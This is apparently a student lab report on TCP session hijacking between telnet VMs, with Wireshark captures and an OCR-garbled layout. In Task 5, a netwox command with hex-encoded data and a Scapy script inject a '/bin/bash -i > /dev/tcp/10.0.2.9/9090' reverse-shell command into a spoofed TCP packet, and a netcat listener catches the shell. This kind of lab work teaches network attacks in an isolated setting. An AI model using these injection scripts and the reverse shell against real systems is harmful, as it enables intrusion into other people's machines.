10.0.2.11           10.0.2.10           TCP          178 [TCP ACKed unseen se
10.0.2.11           10.0.2.10           TCP          178 [TCP ACKed unseen se
10.0.2.11           10.0.2.10           TCP          178 [TCP ACKed unseen se
```

```
▶ Frame 123: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on in
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45230, Seq: 495283123
     Source Port: 23
     Destination Port: 45230
     [Stream index: 0]
     [TCP Segment Len: 42]
     Sequence number: 495283123
     [Next sequence number: 495283165]
     Acknowledgment number: 2623587418
     Header Length: 32 bytes
```




Ubuntu16.04 - 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
En
6:29 AM

```
Bharath-PES1201801948-VM3:~/TCP$ touch new2.txt
Bharath-PES1201801948-VM3:~/TCP$ ls
Bharath-PES1201801948-VM3:~/TCP$ 
```


We can see that the file is successfully deleted

Task 5 : Creating Reverse Shell using TCP Session Hijacking

Using theSession Hijacking attack, we create a reverse shell from the server to the attacker’s machine, giving the attacker access to the entire server machine to run commands. In this attack, we send a command in the packet’s data to run the bash program and redirect its input, output and error devices to the remote TCP connection.




```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:24:21 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ 
```



```
Source              Destination         Protocol Length Info
10.0.2.10           10.0.2.11           TCP          68 56712 → 23 [ACK] Seq=6820
10.0.2.11           10.0.2.10           TELNET       70 Telnet Data ...
10.0.2.10           10.0.2.11           TCP          68 56712 → 23 [ACK] Seq=6820
10.0.2.11           10.0.2.10           TELNET      345 Telnet Data ...
10.0.2.10           10.0.2.11           TCP          68 56712 → 23 [ACK] Seq=6820
10.0.2.11           10.0.2.10           TELNET       97 Telnet Data ...
10.0.2.10           10.0.2.11           TCP          68 56712 → 23 [ACK] Seq=6820
::1                 ::1                 UDP          64 35879 → 39779 Len=0
PcsCompu_4e:3a:96                       ARP          62 Who has 10.0.2.3? Tell 10
::1                 ::1                 UDP          64 35879 → 39779 Len=0
::1                 ::1                 UDP          64 35879 → 39779 Len=0

▸ Frame 62: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▾ Transmission Control Protocol, Src Port: 56712, Dst Port: 23, Seq: 682009890, A
    Source Port: 56712
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 682009890
    Acknowledgment number: 2597853275
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
```

The following Wireshark trace shows the spoofed packet sent. Notice that the source and destination are of client and server and MAC source is of the attacker’s machine.

Running the netwox command, we can see that we established a shell from 10.0.2.11 [the server]




```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 --ip4-src "10.0.2.10"
--ip4-dst "10.0.2.11" --ip4-ttl 64 --tcp-dst 23 --tcp-src "56712"
--tcp-seqnum "682009890" --tcp-window 2000 --tcp-ack --tcp-acknum
"2597853275" --tcp-data "0a2f62696e2f62617368202d69203e202f6465762
f7463702f31302e302e322e392f393039300a323e263120303c26310a0d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x005A=90___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x8641=34369__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xDC48_____________|
|                            source                             |
|__________________________10.0.2.10____________________________|
```

/bin/bash 66x8


```
Bharath-PES1201801948-VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.11] port 9090 [tcp/*] accepted (family 2,
sport 60278)
id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Emulating the same commands using Scapy




```python
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=56754, dport=23, flags="A", seq=4200754488, ack=378544200)
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Running this script, we can establish a reverse shell by listening on port 9090



```
10.0.2.10             10.0.2.11             TCP         68 56754 → 23 [ACK] Seq=4200
10.0.2.11             10.0.2.10             TELNET      97 Telnet Data ...
10.0.2.10             10.0.2.11             TCP         68 56754 → 23 [ACK] Seq=4200
::1                   ::1                   UDP         64 35879 → 39779 Len=0
10.0.2.10             10.0.2.3              DHCP       344 DHCP Request  - Transacti
10.0.2.3              10.0.2.10             DHCP       592 DHCP ACK      - Transacti
PcsCompu_66:f8:1c                           ARP         44 Who has 10.0.2.3? Tell 10
PcsCompu_79:51:f9                           ARP         62 10.0.2.3 is at 08:00:27:7
::1                   ::1                   UDP         64 35879 → 39779 Len=0
fe80::71ea:6d9d:f66…  ff02::fb              MDNS       182 Standard query 0x0000 PTR
10.0.2.9              224.0.0.251           MDNS       162 Standard query 0x0000 PTR

▸ Frame 56: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▾ Transmission Control Protocol, Src Port: 56754, Dst Port: 23, Seq: 4200754488,
    Source Port: 56754
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4200754488
    Acknowledgment number: 378544200
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
```



```
Bharath-PES1201801948-VM1:~$ sudo python reverse.py
Sending session hijacking packet ........
version    : BitField (4 bits)                    = 4
 (4)
ihl        : BitField (4 bits)                    = None
 (None)
tos        : XByteField                           = 0
 (0)
len        : ShortField                           = None
 (None)
id         : ShortField                           = 1
 (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>
 (<Flag 0 ()>)
```

```
Bharath-PES1201801948-VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Bharath-PES1201801948-VM3:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:3a:96
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.
0
```

Running ifconfig, we can see the IP address of the machine.